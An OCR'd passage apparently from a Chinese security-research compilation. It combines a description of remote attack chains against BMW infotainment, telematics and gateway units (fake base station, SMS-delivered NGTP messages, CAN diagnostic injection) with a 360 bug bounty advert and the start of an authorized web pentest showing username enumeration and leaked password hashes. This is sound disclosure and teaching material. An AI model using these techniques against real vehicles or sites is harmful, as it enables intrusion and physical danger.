高通公司为基于 ARM 的高级模式用户软件 (AMSS) 开发的 REX OS(实时操作系统) 在 TCB 的 MPU 上运行. 有超过 60 个系统任务 (“CallManager’’，“Diag_task’’，“Voice’’，“GPRS LLC’’ 等)，以及大约 34 个应用程序任务 (“NGTPD’’，“NAD Diag’’，“SMSClient”, “LastStateCall’’ 等）在为上面提到的多个功能工作.

Figure: Code Snippet of Application Tasks in TCB's Firmware

2.2.1 使用 NGTP 进行远程服务

下一代远程信息处理模式 (NGTP) 是一种技术中立的远程信息处理方法，旨在为汽车，远程信息处理和车载技术行业提供更大的灵活性和可扩展性，为驾驶员，乘客和车辆本身提供更好的连接. NGTP 提供 BMW 车辆中的 BMW 远程服务，bmwinfo 和 myinfo 等功能. 根据原始设计，一些 NGTP 消息应通过 HTTPS 传输到 TCB. 在对固件进行反向工程之后，我们发现通过 SMS 直接发送任意 NGTP 消息以触发与通过 HTTPS 相同的各种远程信息处理功能是有效的，加密/签名算法是公知的，加密密钥也是硬编码的.

经过一些深入的研究，我们完全恢复了 NGTP 协议，并使用 USRP 和 OpenBTS 来模拟 GSM 网络，然后用信号抑制器抑制 TSP 信号，使我们的伪基站为 BMW 车辆提供服务. 最后，我们可以直接向 BMW 车辆发送任意 NGTP 消息，以触发 BMW 远程服务.

注意：所有这些测试都是在实验室环境中进行的，用于研究目的。不要在公共场所试图这样做.

2.2.2 远程诊断

在 TCB 的固件中，“LastStateCall’’ 任务负责远程诊断和诊断数据收集. 一旦 “LastStateCall’’ 任务启动，就会调用函数 “LscDtgtNextJob’’ 从固件的全局缓冲区中提取诊断 CAN 消息 (UDS)，然后通过 K-CAN 总线将诊断消息发送到中央网关. 中央网关将这些诊断消息传输到不同 CAN 总线上的目标 ECU，最后通知 TCB 将相应的响应数据从目标 ECU 通过 HTTPS 上传到 BMW 远程服务器.

远程执行代码. 在对 TCB 固件进行了一些艰难的逆向工程之后，我们还发现了一个内存错误漏洞，它允许我们绕过签名保护并在固件中实现远程代码执行. 到目前为止，我们能够在没有任何用户交互的情况下远程 root TCB，并发送任意诊断消息来控制 CAN 总线上的 ECU，如 PT-CAN，K-CAN 等

14.2.3 2.3 中央网关模块

出于不同的设计目的，宝马汽车的中央网关模块集成在不同的系统中 (例如 FEM 和 BDC). 在较旧的系列中，ZGW--一个独立的网关 ECU--是车载网络的中央网关模块。在较新的系列 (例如 BMW I3) 中，中央网关模块集成在一些车身控制器模块 (例如 BDC 和 FEM) 中. 我们选择 ZGW 和 BDC 作为我们的研究目标，代表宝马汽车的两代中央门户模块.




Figure: Central Gateway Module Based on MPC5668 Chip

中央网关模块由定制的 MPC5668 芯片组成，这是 PowerPC 架构. 它连接到一些 CAN 总线，以及 LIN，FlexRay 和 MOST 总线. 中央网关最重要的功能是从远程信息处理控制系统和车载系统接收远程诊断 CAN 消息 (UDS)，然后将诊断消息传送到不同 CAN 总线上的其他 ECU.

Figure: Mainboard of Central Gateway Module

2.3.1 跨域诊断消息

在研究期间，通过中央网关模块中的远程诊断功能，我们可以利用中央网关中的远程诊断功能将 UDS 消息发送到其他 ECU. 在正常情况下，当中央网关模块处理来自远程信息处理控制系统或车载系统的合法远程诊断消息时没有危险，此功能可能是一个大问题，它为黑客提供了一个潜在的攻击面来控制其他 ECU 并破坏安全隔离不同的域. 考虑到我们已远程控制远程信息处理控制系统和车载系统，我们很容易使中央网关模块传输受控诊断消息，以便操纵 CAN 总线上的 ECU(例如 PT-CAN，K-CAN 等).

2.3.2 UDS 缺乏高速限制

应正确设计安全诊断功能，以避免在异常情况下使用不当。但是，我们发现即使在正常行驶速度下 (在 BMW i3 上确认)，大多数 ECU 仍然会响应诊断信息，这可能会导致严重的安全问题。如果攻击者调用某些特殊的 UDS 例程 (例如重置 ECU 等)，情况会变得更糟.

14.3 0x03 漏洞调查结果

宝马已经确认了以下所有漏洞和 CVE：

No.	Vulnerability Description	Access	Affected Components	Reference
1	All the detail information has been reserved due to security concerns.	Local (USB)	HU_NBT	CVE-2018-9322
2		Local (USB/OBD)	HU_NBT	
3		Remote	HU_NBT	Logic Issue
4		Remote	HU_NBT	Reserved
5		Local (USB)	HU_NBT	CVE-2018-9320
6		Local (USB)	HU_NBT	CVE-2018-9312
7		Remote (Bluetooth)	HU_NBT	CVE-2018-9313
8		Physical	HU_NBT	CVE-2018-9314
9		Physical	TCB	Reserved
10		Remote	TCB	Logic Issue
11		Remote	TCB	CVE-2018-9311
12		Remote	TCB	CVE-2018-9318
13		Indirect Physical	BDC/ZGW	Logic Issue
14		Indirect Physical	BDC/ZGW	Logic Issue

Table: Vulnerabilities and CVEs in Our Research Confirmed by BMW

Figure: Example of control of the Infotainment System

14.4 0x04 供给链

在我们发现一系列漏洞主要存在于现代宝马汽车的不同车辆部件中之后，我们仍然希望在现实世界的情景中评估这些漏洞的影响，并试图找出潜在的危险.

在我们的研究中，我们已经找到了一些通过向 ECU 发送任意诊断消息来通过不同类型的攻击链来影响车辆的方法.

攻击链旨在通过中央网关模块实现对其他 CAN 总线的任意诊断消息传输，以便影响或控制不同 CAN 总线上的 ECU，因为我们能够在 NBT 和 TCB 中发送诊断消息.

所有攻击链都可以分为两类：接触式攻击和非接触式攻击. 我们确实相信这些攻击链可以由技术娴熟的攻击者以极低的成本使用 – 有足够的研究.

14.4.1 4.1 接触攻击

在真实的场景中，仍有很多人有机会接触 NBT，所以接触到的攻击仍然是一种应该引起注意的高潜在攻击方法.

借助 USB 接口和 OBD-II 接口的严重漏洞，攻击者可以轻松地使用它们在 NBT 中安装后门，然后通过中央网关模块操纵车辆功能.




Figure: Attack Chain Based on USB and OBD-II Interfaces

14.4.2 4.2 非接触式攻击

非接触式攻击基于车辆的无线接口. 在这种类型的攻击链中，攻击者可能会远程影响车辆. 在这一部分中，将说明通过蓝牙和蜂窝网络的攻击链.

4.2.1 蓝牙频道

蓝牙是车辆中 NBT 的典型短程通信协议. 由于前面提到的蓝牙堆栈中存在漏洞，当蓝牙处于配对模式时，攻击者可能会在未经身份验证的情况下影响车载的可用性. 但是，只有当攻击者非常接近车辆并使 NBT 异常工作时才会发生这种攻击.




Figure: Attack Chain Based on Bluetooth Channel

4.2.2 蜂窝网络

免责声明：我们在一个受控制的环境中进行了道德黑客研究 (不要在现实世界的移动网络中尝试).

如果 TCB 落入伪基站，攻击者可以借助一些放大器设备将攻击距离扩展到较宽的距离. 从技术上讲，即使汽车处于驾驶模式，也可以从数百米发动攻击. 在 TSP 和车辆之间使用 MITM 攻击，攻击者可以远程利用 NBT 和 TCB 中存在的漏洞，导致在 NBT 和 TCB 中留下后门. 通常，恶意后门可以将受控诊断消息注入车辆中的 CAN 总线.




Figure: Remote Attack Chain Based on Cellular Network.

14.5 0x05 有漏洞的宝马车型

在我们的研究中，我们发现的漏洞主要存在于车载系统，远程信息处理控制系统 (TCB) 和中央网关模块中. 根据我们的研究实验，我们可以确认车载系统中存在的漏洞会影响几款 BMW 车型，包括 BMW i 系列，BMW X 系列，BMW 3 系，BMW 5 系，BMW 7 系. 远程信息处理控制系统 (TCB) 中存在的漏洞将影响 2012 年生产的配备该模块的 BMW 车型.

下表列出了我们在研究过程中测试过的易受攻击的 BMW 型号，以及每种型号的特定组件的固件版本.

发现360产品安全漏洞

【*包括但不限于以上产品】

请提交给security.360.cn

360SRC单个漏洞最高奖励10,000元

对于重大安全漏洞还有最高100,000元的额外奖励

CVE编号

360安全卫士 360安全路由 360手机卫士

提交360安全卫士、360安全路由、360手机卫士三款产品漏洞，确认有效并符合CVE编号发放规则，在获得丰厚奖金的同时，还将收获一枚你的专属CVE编号。

IoT安全守护计划

我们公开向有能力的安全专家和团队免费提供以下IoT设备进行安全测试：360家庭防火墙、360AI音箱、360扫地机器人、360安全指纹锁、360智能门铃、360智能摄像机、360儿童手表、360行车记录仪，并对单个有效漏洞提供最高奖励36万元。

扫 码 加 入

IV 渗透测试

网络是一个整体，任何一个单位、任何一个系统存在漏洞，都会成为犯罪分子和敌对势力攻击的跳板，成为整个网络的薄弱环节。发现脆弱点，需要的不但有天马行空的想象，还要有坚实雄厚的积淀。

全程带阻：记一次授权网络攻防演练

作者：yangyangwithgnu

来源：https://www.freebuf.com/vuls/211842.html

完整攻击链大概包括信息搜集、漏洞利用、建立据点、权限提升、权限维持、横向移动、痕迹清除等七步，虽然这个站点只经历了前四步，但也具有较强的代表性，组合利用漏洞形成攻击链，拿下管理权限。

15.1 事情缘起

杜兄弟在某旅游集团公司任职 IT 技术主管，有两家驻场安全厂商为其提供安全服务，一家负责业务相关的渗透测试，一家负责网络访问、流量监测的安全管控，上周和他吃了个串串，整个饭局除了刚开始的寒喧，大部份时间就是布道，在他的管理下，生产系统做到了绝对安全。

well，你知道的，虽然我在蓝队，但一直有颗红心。自然得怼一下，‘‘这个还是要看攻击者哟，攻防演练没丢分，说明不了啥子三’’，杜兄弟不高兴了，在酒精的作用下，他开腔了，‘‘这样，我帮你申请 5K 的漏洞赏金，你看哈能找到啥问题不’’。对嘛，找得到，挣点油钱，找不到，当学习，于是就应下来了。杜兄弟看我敢接招，临走前点了根烟，猛吸了两口，思索片刻后又给我加了两个限定条件，一是，每步实质攻击前，必须先得到他的授权，二是，单个漏洞不算完成任务，必须拿到操作系统 root。

wow，挺大的挑战，拿不下就打脸，我陷入激烈的思想斗争，wait、wait，我不是应该向钱看么，脸面不重要，ok，一下就想通了。

15.2 初步刺探

拿到的目标是个供应商管理系统，访问之，自动跳转至登录页面：

正准备启动信息收集工作，页面上有三个地方引起了我的注意：.do 的接口地址、登录功能、密码找回功能。

审查.do 接口。看到.do 自然联想到 struts2 命令执行全家桶。

看下用的哪种脚本语言：

的确是 java，用安恒出品的 S2 漏洞验证工具扫描下：

无果。

审查登录功能。登录功能的审查点很多，比如账号是否可枚举、密码是否可暴破，但前提是没有验证码，显然这里存在图片验证码，所以，我先确认验证码是否可绕过。

拦截登录请求：

应答标志为 2，第二次重发，应答标志变为 1：

显然，验证码防御机制有效，虽然 python 调用 tesseract 识别图片的手法可有效攻击图片验证码，但需要我爬取该站的大量图片来训练，这个阶段无需太深入，暂时放一放。




Figure 15.1: img

Figure 15.2: img




Figure 15.3: img




Figure 15.4: img

Figure 15.5: img

Figure 15.6: img

审查密码找回功能。密码找回功能很容易出现逻辑错误，经验来看，至少可从七个方面攻击密码找回功能：重置凭证接收端可篡改、重置凭证泄漏、重置凭证未校验、重置凭证可暴破、用户混淆、应答中存在影响后续逻辑的状态参数、token 可预测。

访问密码找回页面：

拦截密码找回的请求：

从应答描述可知，提示该用户不存在，重发几次，结果相同，说明图片验证码未生效，好了，第一个洞，用户名可枚举。

显然，用户名在该请求的 params 参数中，URL 解码可得明文：

于是，将 root 设定为枚举变量，加载中国人姓名（top500）、后台账号两个字典，进行枚举：

得到三个有效账号：nana、admin、liufei。

随意选个账号进入密码找回流程，liufei，应答为 JSON 数据，格式化后吓我一跳：

敏感信息大赠送！有邮箱，甚至有哈希密码。记下来，第二个漏洞，账号相关敏感信息泄漏。




Figure 15.7: img

Figure 15.8: img

Request	Payload	Status	Error	Timeout	Length	Comment
742	nana	200			799	
8	admin	200			797	
420	liufei	200			737	
0		200			244	
1	123abc	200			244	
2	_admin	200			244	

Request Response

Raw Params Headers Hex

```
GET
/s[redacted]Account.do?params=%7B%22username%22%3A%22admin001%22%2C%22authCod
e%22%3A%222R2M%22%7D&_=1565604354863 HTTP/1.1
Host: [redacted]com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
```

Figure 15.9: img

